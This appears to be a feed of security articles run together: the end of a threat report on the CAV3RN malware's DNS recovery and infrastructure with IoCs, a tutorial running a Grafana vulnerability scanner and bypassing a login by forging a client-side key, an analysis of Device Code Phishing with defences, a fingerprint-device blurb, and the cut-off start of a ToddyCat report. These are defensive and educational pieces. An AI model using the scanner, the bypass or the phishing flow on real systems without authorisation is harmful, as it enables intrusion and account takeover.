Failure handling and the sentinel AAAA response

In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.

The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.

Infrastructure

Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.

Domain IP First seen ASN Hosting
ns1.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns2.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns3.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns4.cloudlanecdn[.]com 144.172.108[.]205 May 21, 2026 AS 14956 RouterHosting LLC

Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.

The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.

The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.

Attribution

In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.

Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.

Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.

OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.

Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.

Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.

Conclusions

The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.

The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CAF021DDA726B8BA049C2AA395E505A1      AzureCommunication.dll
C092B02FBC0FDF7EE9608DD016673806      NewProject.dll
29B2B8C5D99F05BFCDD0D8D976EB5678      AzureCommunication.dll

Domains and IPs

cloudlanecdn[.]com
ns1[.]cloudlanecdn[.]com
ns2[.]cloudlanecdn[.]com
ns3[.]cloudlanecdn[.]com
ns4[.]cloudlanecdn[.]com
google.com[.]ayalon-print.co[.]il
clipeditskill[.]com
accesslinkssl[.]com
216[.]126[.]237[.]197
144[.]172[.]108[.]205


Pentesting: Using Grafana to Pentest a Fitness App

Welcome back, aspiring cyberwarriors!

During pentests, it’s not uncommon to find a Grafana somewhere inside an organization’s infrastructure. Sometimes it can even be exposed directly to the Internet. It’s always worth checking Grafana for vulnerabilities, as it has been affected by multiple security issues over the years.

What is Grafana

Grafana is an open-source monitoring and visualization platform used by organizations to display dashboards containing information collected from servers, applications, databases, cloud services and networking equipment. Administrators rely on it to monitor the health of their infrastructure in real time, making it one of the most widely deployed monitoring apps in enterprise environments. Since Grafana often connects to numerous backend services and contains valuable configuration information, compromising it can sometimes give hackers an excellent foothold into the rest of the network.

Of course, you could manually inspect every Grafana installation looking for known vulnerabilities, but that quickly becomes time-consuming, especially during larger engagements where multiple servers have to be assessed.

Fortunately, there is a Grafana-Final-Scanner. It’s a tool designed specifically to automate this process. Instead of manually checking every instance the scanner performs the work for you by checking whether the target is vulnerable to a collection of publicly known vulnerabilities.

Grafana-Final-Scanner

We’ll begin by downloading the repository and installing its dependencies.

kali > git clone https://github.com/Zierax/Grafana-Final-Scanner.git
kali > cd Grafana-Final-Scanner
kali > python3 -m venv venv
kali > source venv/bin/activate
kali > pip3 install -r requirements.txt
installing grafana

Once everything has been installed successfully, it’s worth taking a quick look at the list of vulnerabilities supported by the scanner.

vulnerabilities grafana scanner can find

At the time of writing, the tool is capable of checking for more than fifteen different Grafana vulnerabilities.

Now let’s point it at our target.

kali > python3 scanner.py -u https://target/grafana/login
scanning for the vulnerabilities

After a short scan, the tool analyzes the target and reports any vulnerabilities it successfully identifies.

results of the scan

In our case, the results were promising. The scanner identified CVE-2024-8118 and an OAuth Authentication Bypass vulnerability. It also gave us the URL. We opened the page and the application asked us for an administrator key that we obviously didn’t have.

login page

Fortunately, web applications don’t always behave exactly as their developers intended. Developers occasionally leave sensitive information inside the application’s front-end code. JavaScript, HTML comments, hardcoded credentials, authorization logic have all been discovered by hackers countless times over the years.

source code

With that in mind, we opened the page’s HTML source code to see exactly how the authorization process was implemented. The comments were written in Russian, but the logic itself was fairly easy to understand.

Instead of verifying a specific administrator key, the application simply checked whether any key existed. So the validation routine wasn’t actually validating the value at all. It simply checked if some key was provided.

The next step was straightforward. We opened the browser’s Developer Console and manually created the expected key.

The application accepted it. 

bypassed the login page

We bypassed the authentication and accessed the admin panel. 

Finding a vulnerability is only part of the pentest. Understanding how the application behaves after exploitation is equally important. Sometimes the scanners get you only halfway there, while manual analysis can help you find the remaining pieces needed to fully demonstrate the impact.

It’s also a good reminder that developers occasionally leave sensitive information hidden inside client-side code. You never know what useful information may have been left behind.

Web Interface

While running the scanner from the command line works perfectly for testing targets, the project also includes a convenient web interface.

This can be useful during larger pentests where dozens of Grafana instances need to be assessed.

You can start it with this command:

kali > python scanner.py --serve --db vulndb.json
web interface

Summary

Grafana is one of the most common monitoring platforms you’ll encounter during internal and external penetration tests. Because it frequently contains sensitive operational data and often communicates with numerous backend systems, compromising it can sometimes provide hackers with an excellent entry point into an organization’s network.

Grafana-Final-Scanner can make it much easier to determine whether your Grafana is exposed to known vulnerabilities.

If you enjoy web application pentesting and would like to improve your skills for bug bounty hunting, we have our Web Application Hacking training. You’ll gain the practical knowledge and skills you need to start finding web application vulnerabilities.

The post Pentesting: Using Grafana to Pentest a Fitness App first appeared on Hackers Arise.

When checking the URL isn’t enough: a Device Code Phishing attack via a Microsoft website

One of the most common pieces of anti-phishing advice is to double-check the website’s domain name before providing your credentials. Typically, a fraudulent domain stands out to the trained eye, differing from the official URL by at least a few characters. Recently, however, we encountered a campaign where attackers instruct victims to input data directly into a legitimate, trusted corporate site: the Microsoft Identity Platform, which supports an OAuth 2.0 specification known as the Device Authorization Grant.

This specific protocol extension was designed to simplify the login experience for smart TVs, IoT hardware, printers, and other input-constrained devices that lack a full browser or keyboard. It allows users to use a nearby smartphone or PC for authorizing these devices to access their accounts. To complete the process, the user enters a one-time code on a designated authentication page. The Microsoft Identity Platform returns this code along with a link to enter it in response to a request to https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode; hence, an attack scenario exploiting this mechanism is called Device Code Phishing.
In this post, we break down how the Device Authorization Grant specification (also known as the Device Authorization Grant Flow or Device Code Flow) works, analyze real-world attacks leveraging this technology, and outline effective strategies to defend against Device Code Phishing.

Core steps of Device Authorization Grant

1. Requesting the authorization code

When a user launches an app on a client device, such as a streaming app on a Smart TV, the app detects that it is unauthenticated and sends a POST request to https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode. This request includes the client_id (the unique identifier of the app registered in Microsoft Entra ID / Azure AD) and the scope (the requested access permissions). In response, the application receives several parameters: device_code (a secret code for internal use), user_code (a short code displayed to the end-user), verification_uri (the login URL the user needs to visit), expires_in (the code’s lifespan), and interval (how frequently the app should poll the server).

2. Displaying the code to the user

The device displays both the user_code and the verification_uri to the user, instructing them to complete authentication on another device. For instance, a smart TV will display the code and URL — often rendering the verification_uri as a QR code — so the user can access it via their smartphone.

3. Entering the code and confirming access

By scanning the QR code with a smartphone camera or manually typing out the address, the user navigates to the verification_uri (such as https://microsoft.com/devicelogin) and enters the user_code.

4. Polling the server

The device (smart TV) begins polling the server to check the authorization status — essentially verifying whether the user has approved the access request. It does this by sending a POST request to the token endpoint: https://login.microsoftonline.com/{tenant}/oauth2/v2.0/token. The request passes the grant_type parameter with the value urn:ietf:params:oauth:grant-type:device_code, indicating the use of the Device Authorization Grant method. This signals to the authorization server exactly which authentication method is being used to request access tokens. The server waits for the user to enter the user_code on their secondary device and approve access to their resources or data. Until that approval happens, the server responds with an error code like authorization_pending (keep waiting) or slow_down (reduce the polling frequency).

5. Issuing access tokens

Once the user successfully approves the application’s request, the server responds to the application by issuing an access_token (to access the data), a refresh_token (to renew access later), an id_token (containing user profile details like name and email), along with several other service parameters.

6. Automatic access renewal

The device (our smart TV) uses the refresh_token to silently renew the access_token without requiring any further user interaction. When the current access_token expires (typically after 1 hour), the device automatically sends a token refresh request containing the refresh_token to the token endpoint. It then receives a fresh pair of access and refresh tokens, ensuring the user remains authenticated seamlessly.

While this workflow is truly convenient for input-constrained devices, attackers can abuse it to hijack user accounts and maintain persistent access for extended periods using the issued refresh_token. Let’s use a real-world example to break down this attack vector.

Analysis of a Device Code Phishing attack

The phishing email

The phishing email



In a phishing campaign we observed spanning from early April to mid-May 2026, the initial email was styled as a notice from a law firm. Attached to the email was a password-protected PDF file.


Once the victim opened the PDF and entered the password, they were presented with a landing page listing several documents. However, viewing these documents required clicking a provided link.

PDF file with a malicious link

PDF file with a malicious link


A close look at the target URL reveals that instead of pointing to a typical, easily recognizable phishing domain, it actually points to a legitimate Microsoft address. However, the URL parameters are configured to redirect the user to a phishing resource.

The link within the document does not keep the user on the Microsoft platform; instead, it immediately redirects them to a phishing page designed to mimic a corporate legal portal.

The phishing page



Interestingly, the landing page featured multiple CAPTCHAs, presumably deployed to filter out security crawlers. Once past these hurdles, the user was routed to a final page that instructed them to copy a one-time code. This code was the user_code that the attacker’s server-side application had already fetched by querying https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode, as detailed in the workflow above.


The one-time code


The one-time codeClicking the displayed one-time code automatically copied it to the clipboard while simultaneously redirecting the user to Microsoft’s actual, legitimate authentication page (verification_uri), where they were prompted to paste and enter the code.


Official Microsoft authentication page

Official Microsoft authentication page

Once the user entered the code, it kicked off the Device Authorization Grant flow described earlier. The unsuspecting victim then completed the full MFA process directly on Microsoft’s official page. As soon as authentication succeeded, the attacker harvested the session’s access_token, refresh_token, and id_token. This enabled them to read and send emails from the victim’s mailbox, exfiltrate files from OneDrive, and access Teams conversations.

Adaptation of the attack method

This phishing campaign was limited in scope and spanned slightly more than a month. However, the threat actor continues to actively leverage this method, adapting it to target specific geographic regions. We’ve recently detected slightly modified Device Code Phishing campaigns shifting their focus toward users in Brazil, among others.


The Brazilian phishing variant

The Brazilian phishing variant

Translated from Portuguese:

“Hello!
Your order has just been processed, and the confirmation has been sent to you in PDF format. Please see the details below.
OPEN / DOWNLOAD PDF
A new quote is attached to this email.
Please let me know if you need any further assistance.”

  Unlike the previous campaign, this email did not include a malicious PDF attachment. Instead, it embedded a link pointing to cacoo.com, a legitimate online diagramming platform owned by Nulab. Just as before, this trusted domain served as an open redirect to steer the user toward the phishing infrastructure.

The proxy link routes through the legitimate Cacoo.com domain before redirecting to the phishing site

Translated from Portuguese:

Request confirmation
Status Code = Success
DOWNLOAD OR VIEW THE DOCUMENT
Important note: Log in to the account that received this message to securely authenticate the document.

Clicking the link routed the user back to the familiar landing page displaying the one-time code.

Landing page displaying the code

From there, the potential victim was once again redirected to the official Microsoft portal to complete the Device Authorization Grant authentication process.

Official Microsoft page prompting for the user code

Official Microsoft page prompting for the user code

How to defend against Device Code Phishing attacks

As our research demonstrates, threat actors don’t always rely on harvesting credentials or deploying malware to access sensitive data — they can just as easily weaponize legitimate tools. Therefore, users must exercise vigilance not only when visiting suspicious sites, but also when navigating official platforms like Microsoft or Cacoo.com.

Recommendations for users

  • If you did not personally initiate a login request on an external device using the Microsoft Device Authorization Grant, do not approve the authorization request.
  • Never enter an authorization code received via unexpected emails or messages, even if the provided link points directly to an official Microsoft domain.
  • Threat actors frequently leverage open redirects on legitimate domains, appending parameters like redirect_uri, return_url, or next after the question mark (?) to point to a malicious destination. Before clicking any link, hover your cursor over it to inspect both the primary domain and any suspicious redirect parameters. Once the page loads, verify that the final URL actually matches the expected asset — this is the absolute minimum requirement before entering corporate credentials.

We strongly advise enterprise teams to evaluate the business necessity of the Device Code Flow within their corporate infrastructure. If this authentication mechanism is not required for daily operations, it should be disabled globally via Conditional Access policies within Microsoft Entra ID. Additionally, security teams should set up dedicated monitoring for DeviceCodeSignIn events, strictly e nforce device compliance states, and configure alerts for anomalous sign-in behavior originating from unusual locations.

To establish a comprehensive defense against Device Code Phishing attacks, organizations should deploy robust email security solutions capable of securing both corporate and personal messages.

Building A Wireless Fingerprint Authorization Device


Once upon a time, there was a bit of a fad for fingerprint authentication in laptops and desktop computers. It has long since faded, but [superdog] wanted just such a device for Linux and Mac machines. Thus, it was time to build one.

[superdog] designed the device, nicknamed immurok, as a tool for people who use external keyboards, and do lots of terminal work on Mac and Linux machines. Repeat password requests can interrupt one’s flow when hustling at the keys, so immurok was designed to ease this pain.

The device is based on a WCH CH592F microcontroller, which comes with Bluetooth connectivity out of the box. This allows immurok to connect wirelessly to the machine of your choice, advertising itself as a standard Bluetooth HID keyboard device. Fingerprint-wise, scanning is done with an R559S capacitive sensor, which verifies the match locally so there’s no transmitting biometric data anywhere. On the computer side, Linux is setup to use a CLI/TUI app plus PAM integration to handle authorization for system logins and sudo in the terminal. On the Mac platform, it’s used with a menu bar app, with PAM integration for admin prompts. There’s also a separate helper path for using it with the lock screen.

If you’re sick of entering your password all the time and wish unlocking your PC was more like unlocking your phone, this might be the project for you. We’ve seen similar projects before, too. If you’re whipping up fun gear for biometric auth, don’t hesitate to let us know on the tipsline.

ToddyCat: your hidden email assistant. Part 2

Introduction

We continue to share details on the malicious techniques and toolsets used by the ToddyCat APT group. In the first part of this report, we examined the group’s attacks aimed at stealing data from browsers, as well as from local and cloud email services. The methods used in that campaign indicated that ToddyCat was attempting to access corporate correspondence while evading monitoring tools. However, all of the group’s methods we described previously are effectively detected by EPP and EDR solutions.

The attackers continued their search for ways to bypass security solutions and developed a new tool to gain access to a victim’s cloud account via the Google API. Armed with this tool, the group automated all stages of the attack and managed to remain undetected by monitoring systems.

In this part of the report, we break down the mechanics of this new attack and analyze the tool that was used to automate it. We’ll also discuss how to detect and defend against this threat.

Umbrij

